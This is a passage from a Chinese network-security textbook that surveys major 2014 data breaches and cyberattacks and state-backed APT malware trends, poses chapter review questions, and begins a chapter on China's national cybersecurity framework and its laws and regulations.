2014 年的 3 月，携程信息“安全门”事件敲响网络消费安全警钟。乌云漏洞平台 3 月 22 日晚间发布消息称，国内在线旅游市场份额最大的服务商携程网安全支付日志存在漏洞，可导致大规模用户信息，如姓名、身份证号、银行卡类别、银行卡卡号、银行卡 cvv(信用卡背面的三位数安全码)码等信息泄露。这意味着，一旦这些信息被黑客窃取，在网络上盗刷银行卡消费将易如反掌。事实上，像携程一样融入公众生活的电商网站和在线平台越来越多，此次携程“漏洞门”事件也引发了人们对电商和在线平台如何进行用户信息安全防护的思考。

2014 年的 4 月，英国央行雇用黑客进行内部攻防测试，起到了示范作用。在 IT 界，大型组织常常雇用电脑黑客已经是一个众所周知的“秘密”了，这些特殊黑客的工作，就是对系统进行调校，以尽可能地确保公司的安全。然而，尽管这或许已经是一个常识性的东西，但却并没有多少公司公开谈论雇用黑客的事情。2014 年 4 月，当英国央行(Bank of England)宣布雇用黑客来帮助其对二十多个主要银行进行防御测试时，立刻引起了轩然大波。然而，此举还是得到了网络安全专业人士的认可。有人认为，英国走在网络保护的前沿，能够对消费者、企业和经济起到正面的影响作用。

同样是在 2014 年 4 月，微软正式停止对 Windows XP 系统技术支持。2014 年 4 月 8 日，微软正式宣布停止对 Windows XP 系统提供技术支持。微软表示，Windows XP 的运行环境存在很大的漏洞，微软发布的补丁不能有效抑制病毒的攻击，因此不断在其官网上告知用户可能承受一些风险。这意味着此后 Windows XP 操作系统出现任何漏洞，微软不会再提供任何系统更新修补漏洞，一旦系统出现漏洞且没能及时修补，可能会引发安全隐患，如电脑感染木马程序、电脑病毒或遭遇黑客的入侵。作为微软历史上最成功的操作系统，Windows XP 操作系统至今在全球仍有近 30%的市场份额，而在中国，使用 Windows XP 系统的用户比例更是高达 70%，用户总量超过 2 亿。

2014 年的 5 月，小米 800 万用户数据泄露。2014 年的 5 月 13 日晚间，有爆料称小米

论坛用户数据库疑似泄露,涉及用户约 800 万。经乌云漏洞报告平台证实,小米数据库已在网上公开传播下载,与小米官方数据吻合。据安全专家分析,小米论坛官方数据库泄露,涉及 800 万使用小米手机、MIUI 系统等小米产品的用户,泄露数据带有大量用户资料,可被用来访问小米云服务并获取更多的私密信息,甚至可通过同步获得通讯录、短信、照片、定位、锁定手机及删除信息等。

2014 年 5 月 16 日,中国政府采购网公布的《中央国家机关政府采购中心重要通知》称,所有计算机类产品不允许安装 Windows 8 操作系统。2014 年 7 月,公安部科技信息化局下发通知,称赛门铁克的“数据防泄露”产品存在窃密后门和高危漏洞,要求各级公安机关今后禁止采购。2014 年 9 月,银监会正式发布的《应用安全可控信息技术指导意见》中明确指出,从 2015 年起,各银行业金融机构对安全可控信息技术的应用以不低于 15%的比例逐年增加,直至 2019 年掌握银行业信息化的核心知识和关键技术,安全可控信息技术在银行业达到不低于 75%的总体占比。这一系列的举措意味着我国政府和企业开始正视网络信息安全长期依赖国外技术的现象,国产信息安全软件及企业将迎来新的发展机遇。

2014 年的 8 月,快递公司官网遭入侵,1400 万用户快递数据遭到泄露。2014 年 8 月 12 日,警方破获了一起信息泄露案件,犯罪嫌疑人通过快递公司官网漏洞,登录网站后台,然后再通过上传(后门)工具就能获取该网站数据库的访问权限,获取了 1400 万条用户信息,除了有快递编码外,还详细记录着收货和发货双方的姓名、电话号码、住址等个人隐私信息,而黑客拿到这些数据仅用了 20 秒的时间。

同样是在 2014 年的 8 月,iCloud 曝安全漏洞,苹果陷入“艳照门”事件。苹果公司一向以其自身设备和服务的安全而自豪,但 2014 年 8 月,随着其 iCloud 服务被黑客攻破,造成数百家喻户晓的名人私密照片被盗,其中包括主演影片《饥饿游戏》的明星詹妮弗·劳伦斯,还有知名影星斯嘉丽·约翰逊和金·卡戴珊的裸照在网络流传。据报道,一名黑客利用“寻找丢失 iPhone”(Find me iPhone)功能漏洞盗取用户信息。由于 iCloud 允许用户多次尝试密码,黑客针对某些女星的公开邮件账号反复猜测,并获取她们相机里面的私人照片以及其他明星的邮件地址。事件被证实是针对部分女星的有目的黑客行为。此后,苹果公司首次承认了 iPhone 确实存在“安全漏洞”,苹果员工可以利用此前未公开的技术提取用户个人深层数据,包括短信信息、联系人列表以及照片等。如今很多的智能手机通常都会自动备份文件到云服务器,该事件也为云服务的安全性敲响了警钟。

2014 年的 10 月,130 万考研用户信息被泄露。2014 年 10 月 31 日考研报名结束后不久,网上出现有人出售截至 2014 年 11 月份的 130 万考研用户的信息,卖家打包价是 1.5 万元。这么庞大的考研用户数据泄露,距离 2015 年考研报考者的“全军覆没”已经不远。据网络漏洞报告平台乌云网联合创始人孟卓介绍,有乌云网用户透露,考研报名数据可能遭到泄露并被售卖,数据中包括考研者姓名、性别、手机号码、身份证号、家庭住址、学校、报考专业等信息,非常详细。

同样是在 2014 年的 10 月,摩根大通银行被黑,8300 万客户信息泄露。早在 2014 年夏天,黑客控制了美国最大的银行摩根大通的 90 多台服务器,而摩根大通只有一台服务

器没有采取两步验证的方式，黑客正是通过这台服务器的一个账户进入了其他服务器，盗取了8300万用户信息。服务器遭黑客入侵之后，摩根大通几个月内都毫无所察。此次事件造成了摩根大通7600万家庭账户和700万个小企业账户的户名、地址、电话和电子邮件被泄露的严重后果。但直至2014年10月2日，摩根大通银行才承认8300万相关信息被泄露。人们一般认为，被攻破的都是些安全措施薄弱的公司，然而众所周知的是，摩根大通在安全保护领域有着非常完善的安全规划并不惜投入巨资，因为该公司每年都会投入2.5亿美元资金用于打造顶级安全的网络系统。摩根大通信息泄露事件成为了美国历史上规模最大的客户数据泄露案之一。

2014年的11月，全球互联网域名管理机构ICANN遭黑客攻击。2014年11月底开始，互联网域名管理机构ICANN接连遭到不明黑客发起的严重钓鱼式攻击，攻击采用模拟本机构内部域名的方式向员工发送电子邮件来欺骗员工，导致ICANN多位员工的电邮身份信息被盗，其数据遭外泄。2014年12月初，ICANN再次发现这些受到影响的电子邮件身份信息又被用于访问除电邮系统以外的其他ICANN系统，包括ICANN内部的“中央区域数据系统”中有关用户的姓名和地址信息也被外泄。受影响的信息还涉及ICANN的维基系统，官方博客系统，以及查询域名记录的Whois信息门户。

同样是在2014年的11月，索尼影业被黑、朝鲜网络瘫痪事件持续发酵。2014年11月22日，美国索尼影视娱乐公司受到自称“和平卫士”的黑客组织的攻击，导致公司系统被迫关闭。这是安全声誉欠佳的索尼继一连串针对其PlayStation(PS)网络的攻击后，受到的又一次沉重打击。此次攻击造成包括索尼员工信息、公司计划、产品情况、索尼高层往来邮件、名人电子邮件在内的内部敏感详细信息泄露，还有索尼影视未发布的几部影片都被公布到网上供网民下载。但最为恐怖的一点是，黑客此次使用到了一种可以删除服务器数据的超级病毒，这一病毒的爆发甚至可以瘫痪掉整个索尼公司网络。此次事件起因于索尼影视娱乐公司近日发行的“以刺杀朝鲜最高领导人金正恩”为主题的电影《采访》，由于多方介入和媒体推波助澜，此事已经发酵成一起国际政治事件。美国联邦调查局声称背后黑手是朝鲜，总统奥巴马也两次发声要打击网络攻击行为。而从2014年12月23日起，朝鲜互联网开始出现不稳定状态，使用朝鲜官方域名(.kp)的网站全面陷入瘫痪，9小时后逐渐恢复正常。2014年12月26日凌晨1时起，朝鲜官方通讯社朝鲜中央通讯社网站持续7小时无法访问，期间网站主页偶尔能打开但速度较慢。2014年12月27日上午，朝中社网站才恢复正常。据朝中社2014年12月27日报道，朝鲜国防委员会政策局发言人当天发表声明，再次否认朝鲜与索尼影像娱乐公司遭到网络攻击案有关，并称近日朝鲜网络一度中断是美国进行网络攻击所致。声明还说，美国在任何情况下，都不能将电影《采访》的放映和传播合理化。

2014年的12月，智联招聘86万条求职简历数据遭泄露。乌云漏洞平台2014年12月2日晚间公开了一个关于导致智联招聘86万用户简历信息泄露的漏洞。据称黑客通过该漏洞可获取包含用户姓名、婚姻状况、出生日期、户籍地址、身份证号、手机号等各种详细的信息，并且在每条个人信息前，均标注“智联招聘”字样。

同样是在2014年的12月，阿里云称遭互联网史上最大规模DDoS攻击。2004年12月24日，阿里云计算发表声明称：12月20～21日，部署在阿里云上的一家知名游戏公

司，遭遇了全球互联网史上最大的一次 DDoS 攻击。阿里云还称，第一波 DDoS 攻击从 12 月 20 日 19 点左右开始，一直持续到 21 日凌晨，第二天黑客又再次组织大规模攻击，共持续了 14 个小时，攻击峰值流量达到每秒 453.8GB。

也是发生在 2014 年 12 月，12306 网站超 13 万用户数据遭泄露。正值 2015 年春运抢票白热化阶段，12306 网站用户数据信息发生大规模泄露。2014 年 12 月 25 日，第三方漏洞报告平台“乌云网”曝出 12306 网站用户数据泄露，大量用户数据在互联网遭疯传，包括用户账号、明文密码、身份证号等，此次遭泄露的 12306 账户总数超过 13 万个。随后，中国铁路客户服务中心迅速在其官方网站发布公告确认用户信息泄露事件，还称此次泄露信息全部含有用户的明文密码，网上泄露的用户信息系经其他网站或渠道流出，还提醒用户不要使用第三方抢票软件购票或委托第三方网站购票，要通过 12306 官方网站购票，以防止用户个人信息外泄。据报道，12306 网站被多次曝出漏洞。早在 2014 年 1 月，就有网友表示 12306 网站可以利用假护照、假身份证完成订票。之后，曾有利用 12306 漏洞购票并可选择上下铺的攻略在网上转发。2014 年 7 月，“乌云网”又曝出 12306 网站存在漏洞，一人可购买一车厢票。

总体上来看，从 2008 年以来，安全威胁的实施主体已经变得丰富多样，既有如以往一样的个人行为，也有黑客组织如“匿名者”、“幽灵躯壳”、“反共黑客”等的攻击活动。其中，“匿名者”多次针对全球各国家或地区发动攻击，造成了极大的破坏；“幽灵躯壳”声称要对中国发动名为“蜻蜓计划”的网络攻击；“反共黑客”多次在我国境内党政机关、高校等网站上留下恶毒攻击中国共产党的政治言论。这些黑客组织经过多年的发展，不仅技术水平较高，管理也更为完善，规模也越来越大，破坏性也越来越强。

本阶段的安全威胁实施主体的新特点是由国家支撑的、有组织的安全威胁。例如，“震网”病毒，从时间、技术、手段、目的、攻击行为等多方面来看，完全可以认为发起此次攻击的不是一般的攻击者或组织。伊朗半官方的通讯社报道称，这种代号为“震网”的电脑蠕虫病毒很可能是伊朗的敌人专门为破坏布什尔核电站而“量身定做”的。而之后出现的“火焰”病毒、“高斯”病毒和“红色十月”等都是体积庞大、构成复杂、破坏性非常强的病毒，绝非个人和小规模团体组织所能编写，其背后都有国家力量支持。

本阶段的安全威胁目标指向了工业控制系统及终端。有许多安全威胁表现形式虽然多样，但都是针对工业控制系统及其终端的有组织 APT 攻击。比如，“震网”、“毒曲”、“高斯”、“火焰”等，都是针对工业控制系统进行恶意攻击，使国家和大型企业的网络信息控制系统安全面临严峻挑战。

本阶段安全威胁传播方式也越来越多样化。除了常规的利用网络下载、移动存储介质、社交网站等方式，利用蓝牙、近距离无线通信技术（NFC）等新型传播方式层出不穷。例如，“毒曲”病毒，攻击了国内一家拥有蓝牙软硬件技术的高科技企业。“火焰”病毒则可以记录键盘操作过程并通过蓝牙无线传输数据。“震网”病毒则可以在不联网的情况下对数据进行采集与监视控制系统，还能通过移动存储介质或局域网进行传播，开创了不通过互联网也能大面积传播且产生巨大影响的病毒的先河。

发展到本阶段，安全威胁已经很少以单独个体出现，而是相互融合，病毒、木马、漏洞、后门、僵尸网络等相互捆绑，环环相套，使所有的安全威胁形成一个链条，十分复杂。

APT 攻击也大多结构复杂。例如,“火焰”病毒,代码中用到的混淆字符串量超乎寻常,这保证了可执行文件的功能不仅难于理解,而且即使代码被他人捕获也无法轻易用于其他目的,代码中至少涉及几十种加密函数,例如,Blowfish 算法、MD5/MD4 函数等。且能够解析多种文档格式,例如,PDF、Microsoft Word 和其他 Office 格式。安全威胁手段和攻击技术已发展至一个前所未有的成熟程度,攻击工具日益专业化、智能化,手法越来越隐蔽,且大大增加了防护难度。

## 1.9 习 题

(1) 网络安全的定义是什么?

(2) 网络安全包含有几个要素?对要素进行简要说明。

(3) 网络安全的主要内容是哪些?

(4) 威胁建模的主要步骤有哪些?

(5) DREAD 模型中需要考虑哪些要素?

(6)《信息安全事件分类分级指南》中对信息安全事件是如何进行分类的?

(7) 请简要概述黑客发展趋势。

(8) 在网络攻击类型中,主动攻击与被动攻击有什么区别?

(9) 常见的网络攻击有哪些?

(10) 网络安全的发展分为哪三个阶段?每个阶段各有什么特点?

# 第 2 章




# 网络安全纵切面

## 21 国家层面的网络安全

2014 年 2 月 27 日，中央网络安全和信息化领导小组成立。该领导小组将着眼国家安全和长远发展，统筹协调涉及经济、政治、文化、社会及军事等各个领域的网络安全和信息化重大问题，研究制定网络安全和信息化发展战略、宏观规划和重大政策，推动国家网络安全和信息化法治建设，不断增强安全保障能力。

2015 年 6 月 24 日，为保障网络安全，维护网络空间主权和国家安全，促进经济社会信息化健康发展，不断完善网络安全保护方面的法律法规，十二届全国人大常委会第十五次会议审议了网络安全法草案。草案共七章六十八条，从保障网络产品和服务安全，保障网络运行安全，保障网络数据安全，保障网络信息安全等方面进行了具体的制度设计。网络主权是国家主权在网络空间的体现和延伸，网络主权原则是我国维护国家安全和利益、参与网络国际治理与合作所坚持的重要原则。为此，草案将“维护网络空间主权和国家安全”作为立法宗旨。同时，按照安全与发展并重的原则，设专章对国家网络安全战略和重要领域网络安全规划、促进网络安全的支持措施作了规定。为保障关键信息基础设施安全，维护国家安全和保障民生，草案对关键信息基础设施的运行安全作了规定，实行重点保护。为保障网络信息依法有序自由流动，防止公民个人信息被窃取、泄露和非法使用，草案在全国人大常委会关于加强网络信息保护决定的基础上，进一步完善公民个人信息保护制度，规范网络信息传播活动。为加强国家的网络安全监测预警和应急制度建设，提高网络安全保障能力，草案要求国务院有关部门建立健全网络安全监测预警和信息通报制度，加强网络安全信息收集、分析和情况通报工作；建立网络安全应急工作机制，制定应急预案；规定预警信息的发布及网络安全事件应急处置措施。

国家的种种“大动作”都说明网络安全已经达到了“国家战略”高度。但网络安全是一项系统的工作，应通过建立一个科学全面的网络信息安全保障体系，来有效地管理和控制潜在的安全风险，取得良好效果，保障国家安全。

### 21.1 网络信息安全保障体系的总体情况

网络信息安全保障体系是用于保障互联网安全的政策、机构、技术、产品、经费等因素

的集合，这些因素既相互影响，又相互促进，共同为互联网安全提供有力保障。

近年来，由于严峻的网络安全形势对国家提出了迫切的需求，我国网络信息安全保障工作取得了明显的成效，包括加大了资金投资力度，建设了一批网络安全基础设施，加强了互联网信息内容安全管理，不断完善网络安全方面的法律法规，为维护国家安全与社会稳定、保障和促进信息化建设健康发展发挥了重要作用。

但我国网络信息安全保障工作相比于发达国家起步较晚，发展也不够迅速，仍存在一些亟待解决的问题。例如，管理与技术人才的缺乏、技术水平整体相对落后、防护水平相对较低、应急处理能力不强、产业缺乏核心竞争力、网络安全法律法规和标准不完善、全社会安全意识不强、网络安全管理薄弱等。

## 2.1.2 网络信息安全保障体系的四个层次与两个支撑

网络信息安全保障体系包括四个层次，分别是政策法规、组织机构、技术产业、安全基础设施。网络信息安全保障体系还包括经费保障和人才保障两个支撑。

## 2.1.3 政策法规为网络安全提供政策支持和法律依据

我国于 1994 年与国际互联网全面对接，也是从 1994 年开始陆续发布一系列的互联网法律法规，旨在通过加强政策法规建设来最大程度地消除和降低影响互联网安全的因素。我国网络安全立法体系框架分为四个层面，即法律、行政法规、地方性法规与规章、规范性文件。法律是指由全国人民代表大会及其常务委员会通过的法律规范，主要有《宪法》《刑法》《刑事诉讼法》《保守国家秘密法》《行政诉讼法》《国家赔偿法》《人民警察法》《治安管理处罚条例》《国家安全法》《行政处罚法》《立法法》《中华人民共和国电子签名法》《全国人民代表大会常务委员会关于维护互联网安全的决定》等。行政法规是指国务院为执行宪法和法律而制定的法律规范，主要有：国务院令 147 号《中华人民共和国计算机信息系统安全保护条例》、国务院令 195 号《中华人民共和国计算机信息网络国际联网管理暂行规定》、公安部令 33 号《计算机信息网络国际联网安全保护管理办法》、国务院令 273 号《商用密码管理条例》、国务院令 291 号《中华人民共和国电信条例》、国务院令 292 号《互联网信息服务管理办法》、国务院令 339 号《计算机软件保护条例》等。规章是指国务院各部委根据法律和国务院行政法规，在本部门的权限范围内制定的法律规范，以及省、自治区、直辖市和较大市的人民政府根据法律、行政法规和本省、自治区、直辖市的地方性法规制定的法律规范。规范性文件是各级机关、团体、组织制发的各类文件中最主要的一类，因其内容具有约束和规范人们行为的性质，故名称为规范性文件，俗称“红头文件”。主要的规章及规范性文件有：公安部下发的《计算机信息系统安全专用产品检测和销售许可证管理办法》《计算机病毒防治管理办法》《金融机构计算机信息系统安全保护工作暂行规定》《关于开展计算机安全员培训工作的通知》等；信息产业部下发的《互联网电子公告服务管理规定》《软件产品管理办法》《计算机信息系统集成资质管理办法》《国际通行出入口局管理办法》《国际通行设施建设管理规定》《中国互联网络域名管理办法》《电信网间互联管理暂行规定》等；国家保密局下发的《计算机信息系统保密

管理暂行规定》《计算机信息系统国际联网保密管理规定》《涉及国家秘密的通信、办公自动化和计算机信息系统审批暂行办法》《涉密计算机信息系统建设资质审查和管理暂行办法》《关于加强政府上网信息保密管理的通知》等；地方规章和规范性文件包括《广东省计算机信息系统安全保护管理规定》《广东省计算机信息系统安全保护管理规定实施细则》《四川省计算机信息系统安全保护管理办法》等。

### 1. 网络安全政策法规发展历程

我国互联网安全政策法规建设大致可以分为三个阶段：初步建设阶段、快速发展阶段、综合保障阶段。

1）初步建设阶段

初步建设阶段指的是1994—1999年。这一阶段我国互联网刚刚起步，普及率低，各种安全威胁相对较少且威胁等级不高。但计算机信息网络国际联网后带来的一系列问题，例如，计算机病毒防治、计算机信息系统的安全防护等，已经引起重视。该阶段的政策法规确立了一些基本的管理制度，但相互之间关联性较少，数量也不多，还没有形成科学、有效的体系。该阶段政策法规主要涉及三方面内容：一是我国实现与国际互联网连接后，对互联单位、接入单位及使用计算机信息网络国际联网的法人和其他组织的管理问题；二是对计算机信息学系统尤其是国家事务、经济建设、国防建设等重要领域系统的安全保护问题；三是商用密码及相关产品的管理问题。该阶段我国主要的政策法规如下。

(1)《中华人民共和国计算机信息系统安全保护条例》。1994年2月18日中华人民共和国国务院令第147号发布，这是我国第一部有关互联网安全的行政法规。该法规重点关注互联网发展的初期，以保护计算机信息系统安全、促进计算机应用与发展为目的。

(2)《中华人民共和国计算机信息网络国际联网管理暂行规定》。1996年2月1日国务院令第195号发布，1997年5月20日《国务院关于修改＜中华人民共和国计算机信息网络国际联网管理暂行规定＞的决定》修正。这部行政法规重点关注的是计算机信息网络国际联网的各项管理问题，目的是加强对计算机信息网络国际联网的管理、保障国际计算机信息网络的健康发展。

(3)《计算机信息网络国际联网安全保护管理办法》。该办法是由中华人民共和国国务院于1997年12月11日批准，公安部于1997年12月16日公安部令(第33号)发布，于1997年12月30日实施。该办法首次明确禁止利用互联网制作、复制、查阅和传播9种违法信息，要求任何单位和个人不得从事危害计算机信息网络安全的活动，为我国互联网内容安全和网络安全管理奠定了重要基础。

(4)《中华人民共和国刑法》。随着互联网的快速发展，计算机犯罪成为一种新的趋势，尤其是网络诈骗、网络色情犯罪等。为了加大对网络犯罪的打击力度，1997年刑法修正时设立了与计算机犯罪相关的罪名。

(5)《商用密码管理政策及相关条例》。商用密码技术在维护互联网安全乃至国家安全中发挥着重要作用。因此我国决定在不涉及国家秘密的信息使用密码技术的情况下大力发展商用密码，并确定了一系列商用密码管理原则。1999年，为了加强商用密码管

理，保护信息安全，保护公民和组织的合法权益，维护国家的安全和利益，制定了《商用密码管理条例》。《商用密码管理条例》为中华人民共和国国务院令第273号，自1999年10月7日发布之日起实施。这个条例标志着我国商用密码的使用和管理步入了法治轨道。

2）快速发展阶段

快速发展阶段指的是2000—2002年。2000—2002年是中国互联网快速发展的阶段，随着计算机与互联网的慢慢普及，利用互联网制作、复制、发布、传播有害信息，以及实施网络违法犯罪活动日益增多。1998年侦查计算机违法犯罪案件仅百余起，而2001年已上升到4000多起。其中90%以上案件涉及网络。网络安全威胁范围更广，影响更大，不仅损害了广大网民的利益，还对国家安全构成威胁。该阶段法律法规主要以规范互联网信息内容为目的，形式上以立法为主，立法层级较高，法律、行政法规和部门规章所占比例较高，基本确定了我国互联网信息内容管理的总体框架。此阶段政策法规建设主要涉及三方面内容：一是互联网信息服务管理，对利用互联网向用户提供信息的行为规定了管理制度和措施；二是对利用互联网实施的违法犯罪行为作出规定；三是对计算机软件、集成电路布图涉及的知识产权保护作出规定。该阶段我国主要的政策法规如下。

(1)《全国人民代表大会常务委员会关于维护互联网安全的决定》。2000年12月28日，第九届全国人民代表大会常务委员会第十九次会议通过了该决定。2000年，我国的互联网，在国家大力倡导和积极推动下，在经济建设和各项事业中得到日益广泛的应用，使人们的生产、工作、学习和生活方式已经开始并将继续发生深刻的变化，对于加快我国国民经济、科学技术的发展和社会服务信息化进程具有重要作用。同时，如何保障互联网的运行安全和信息安全问题已经引起全社会的普遍关注。为了兴利除弊，促进我国互联网的健康发展，维护国家安全和社会公共利益，保护个人、法人和其他组织的合法权益，全国人民代表大会常务委员会针对五类利用互联网实施的违法犯罪行为作出规定，并要求从事互联网业务的单位要采取措施，停止传输有害信息，及时向有关机关报告。

(2)《互联网信息服务管理办法》。该办法是我国互联网管理的基础性法规，为了规范互联网信息服务活动，促进互联网信息服务健康有序发展，经2000年9月20日中华人民共和国国务院第31次常务会议通过，2000年9月25日公布施行。该《办法》共二十七条，自公布之日起施行。该办法从规范互联网信息服务、加强行业管理角度出发，规定了经营性和非经营性互联网信息服务的许可和备案制度，以及新闻、出版、教育等几类特殊互联网信息服务审批制度。

(3)《中华人民共和国电信条例》。该条例于2000年9月20日国务院第31次常务会议通过。这是我国第一部有关电信业的综合性行政法规，结束了我国电信业基本上无法可依的状态，标志着我国电信业的改革与发展进入了一个新的历史阶段。该条例确立了我国电信行业监管的八项重要制度，其确立的电信安全保障制度对于维护通信网络与信息安全意义重大。

(4)《集成电路布图设计保护条例》。该条例于2001年3月28日国务院第36次常务会议通过，自2001年10月1日起施行。该条例是为了保护集成电路布图设计专有权，鼓励集成电路技术的创新，促进科学技术的发展。这也是我国关于集成电路知识产权保

护的一部重要行政法规。该条例标志着我国基本建立起了集成电路布图设计保护专有权的保护体系。

(5)《计算机软件保护条例》。该条例于 2001 年 12 月 20 日以中华人民共和国国务院令第 339 号公布。这是我国关于计算机软件著作权保护的一部重要行政法规。主要是为了保护计算机软件著作权人的权益,调整计算机软件在开发、传播和使用中发生的利益关系,鼓励计算机软件的开发与应用,促进软件产业和国民经济信息化的发展。该条例标志着我国基本建立起了计算机软件著作权保护体系。

3) 综合保障阶段

综合保障阶段指的是 2003 年至今。此阶段的核心是《国家信息化领导小组关于加强信息安全保障工作的意见》的出台。该意见确立了我国信息安全保障体系的基本构成,明确了我国信息安全保障工作的指导方针、基本原则和主要任务;此后我国互联网政策法规建设开始围绕等级保护、网络监控、风险评估、信息产业发展等信息安全保障工作展开。此阶段互联网安全政策的制定和立法工作并重,针对新情况、新问题做了规定。立法上经过法律法规数量不多,但较低层次的部门规章等立法较频繁,数量多,内容丰富。总体来看,此阶段我国政策法规建设针对性较强、目标明确,已经初步构建起我国互联网安全政策法规体系。该阶段我国主要的政策法规如下。

(1)《国家信息化领导小组关于加强信息安全保障工作的意见》。这是我国信息安全保障体系建设的总体性文件。该意见确立了以信息安全法律法规、组织管理、技术保障、平台和安全基础设施“四个层次”、经费和人才“两个保障”为核心的信息安全保障体系,提出了加强信息安全保障工作的总体要求和主要原则,明确了实行信息安全等级保护、加强以密码技术为基础的信息保护和网络信任体系建设等主要任务,在我国信息安全保障体系建设中发挥着重要的纲领性作用。

(2)《国务院关于大力推进信息化发展和切实保障信息安全的若干意见》。2012 年 6 月 28 日,国务院印发《国务院关于大力推进信息化发展和切实保障信息安全的若干意见》,旨在大力推进信息化发展,切实保障信息安全。该意见提出了确保重要信息系统和基础信息网络安全、加强政府和涉密信息系统安全管理等主要任务,对于今后的信息安全工作具有重要意义。

(3)《中华人民共和国刑法(修正案)》。2009 年,针对原有法律规定因计算机犯罪呈现出的新特征导致难以对计算机犯罪进行有效打击,刑法修正案中将一系列行为规定为犯罪,进一步完善了我国网络犯罪立法。

(4)《中华人民共和国电子签名法》。该法由中华人民共和国第十届全国人民代表大会常务委员会第十一次会议于 2004 年 8 月 28 日通过。该法被称为“中国首部真正意义上的信息化法律”,自此电子签名与传统手写签名和盖章具有同等的法律效力。这部法律是我国推进电子商务发展,扫除电子商务发展障碍的重要步骤,极大地促进电子商务在我国的快速发展。

(5)《信息网络传播权保护条例》。该条例于 2006 年 5 月 18 日以中华人民共和国国务院令第 468 号公布。这是我国调整和规范网络著作权关系的一部重要行政法规。其主要目的是为保护著作权人、表演者、录音录像制作者的信息网络传播权,鼓励有益于社

会主义精神文明、物质文明建设作品的创作和传播。该条例规定了信息网络传播作品的免费试用、法定许可等制度，完善细化了《著作权法》的相关内容，对加强网络著作权保护具有重要意义。

(6)《全国人民代表大会常务委员会关于加强网络信息保护的决定》。该决定于2012年12月28日第十一届全国人民代表大会常务委员会第三十次会议通过。其主要目的是为了保护网络信息安全，保障公民、法人和其他组织的合法权益，维护国家安全和社会公共利益。这也是我国第一部个人信息保护法案，标志着我国个人信息保护进入了有法可依的时代，解决了我国网络信息安全立法之后的问题，对进一步促进我国互联网健康有序发展具有重要意义。

### 2. 网络安全政策法规的主要作用

互联网安全战略等政策是一个国家开展网络信息安全保障工作顶层设计的重要组成部分。2011年，美国总统奥巴马发布《网络空间国际战略》，第一次提出当网络受到攻击以后可以用军事手段进行反击，这引起各国的高度重视。从全球范围来看，信息化、网络化对经济、政治、社会等各领域的渗透、融合趋势越来越明显，成为推动经济社会转型，实现可持续发展，提升一个国家综合竞争力的强大动力。网络空间已经成为继陆、海、空、天之后的第五大主权领域空间，也是国际战略在军事领域的演进。这对我国网络安全提出了严峻的挑战，我们应积极应对，加快建设我国网络安全保障体系，捍卫我国网络安全国家主权。

互联网安全政策为网络信息安全保障特定工作提供支持。影响互联网安全的因素有很多，有必要制定专门政策应对动态变化的互联网风险。例如，网络安全发展的热点——云计算安全、大数据安全、移动互联网安全、金融领域互联网安全等，有必要制定专门的扶持政策，集中资源，加强技术研发和产业布局。

法律规章为互联网安全提供依据和准绳，做到有法可依、依法治网、维护网络安全。互联网发展十分迅速，法律规章应随着环境的变化不断地更新迭代才能适应当下的环境，才能满足对安全的高要求。针对关键信息基础设施如何保护、信息数据是否可以跨境流动、大数据时代如何保护网络隐私、云计算网络安全风险防范等方面有必要制定互联网安全法规，明确互联网威胁、网络犯罪等概念，维护互联网的稳定与和谐，加强对网络犯罪的威慑。

### 3. 网络安全政策法规建设中的问题及对策

1) 网络安全政策法规建设中的问题

(1) 网络安全立法相对滞后且存在诸多空白。互联网是一个发展十分迅速的新生事物，而立法是一个综合的系统工程。由于安全威胁的迅速发展与泛化，新的安全威胁层出不穷，部分原有的政策法规已经无法对新的安全威胁做出合理有效的规范。我国现行立法尤其是法律法规多产生于2005年前，目前互联网安全形势已经发生巨大的变化，旧的法律法规难以全面反映近年来新技术创新应用环境下的安全威胁及其应对用户权益保护等需求，未经变化与修订的政策法规甚至存在着明显的漏洞与缺陷。例如，早在

2005 年,有关专家就完成了《中华人民共和国个人信息保护法(专家建议稿)及立法研究报告》。2008 年,《个人信息保护法》草案就呈交国务院了,然而此法至今未予出台。反观互联网信息技术比较发达、法律属于普通法系的美国,仍然可以找到诸多关于互联网个人信息保护的单行法。例如,1986 年颁布的《电子通信隐私法》;1997 年颁布的《联邦互联网隐私保护法》《数字隐私法》;1998 年颁布的《儿童在线隐私保护法》等。《健康保险流通和责任法案》《格翰姆 —布莱利法》还对医疗数据收集,金融机构数据共享方面进行了法律约束,还积极推行行业自律与立法规范相结合的安全港模式。这些专门针对互联网个人信息安全的法律和行动,较为全面地保护了公民的互联网信息安全。当然,“9·11”事件发生后,《美国爱国者法案》以防止恐怖主义的名义,扩张了美国警察机关的权限,警察机关有权搜索电话、电子邮件通信、医疗、财务和其他种类的记录,某种程度构成了对个人信息安全的威胁。

(2) 网络安全立法层级低,权威性不足。目前网络安全领域的立法除了《全国人大常委会关于维护互联网安全的决定》《全国人大常委会关于加强网络信息保护的决定》和几部行政法规以外,其他大多是部门规章甚至是一般规范性文件,如信息安全等级保护的具体规定均在部门规章中。一旦出现需要高位阶法律作为依据的情况,现有立法权威性明显不足,影响其效力和有效性。同时,部门规章为主的立法格局,也导致部门各自为政,缺乏全盘规划,顾此失彼,制度之间缺乏协调,屡屡出现九龙治水现象。总体来看,互联网安全法律法规系统性较差,立法相对分散,且存在诸多空白。

(3) 网络安全顶层设计和战略规划度不够。当前,互联网已经全面渗透到政治、经济、社会、文化和军事等各个领域,国家对网络空间主权领域的争夺,既是技术产业等方面的竞争,又是国家战略的较量。尽管党中央、国务院对网络安全高度重视,但还是缺乏明确完善的顶层设计和战略规划。目前,我国对于互联网安全的战略性、前瞻性和全局性的研究还不够深入,缺乏对互联网安全的顶层设计和整体部署。比如许多欧美国家,大部分都有一套完整的互联网安全机制,与之相比,我国还有许多不足。美国网络安全实施机制如图 2.1 所示。

2) 网络安全政策法规建设应有的对策

针对网络安全政策法规建设中的问题,有如下几点对策。

(1) 加强网络安全立法规划和顶层设计。立法在网络安全保障中起到了非常重要的作用,我国对于网络安全立法的重视程度逐年上升。虽然目前我国已经出台了一些互联网安全法律法规,但总体看来立法进程尤其是效力层级较高的法律法规制定相对较慢。这有多方面的因素,例如,网络安全问题相对较为复杂、技术和管理方面难度较大等。对此应紧跟互联网技术与应用的发展趋势,对网络安全问题深入研究,调研立法需求,确定网络安全立法的总体定位与阶段性目标,确定立法优先级,合理分配立法资源,建立内容全面、协调有序的互联网安全法律法规体系。

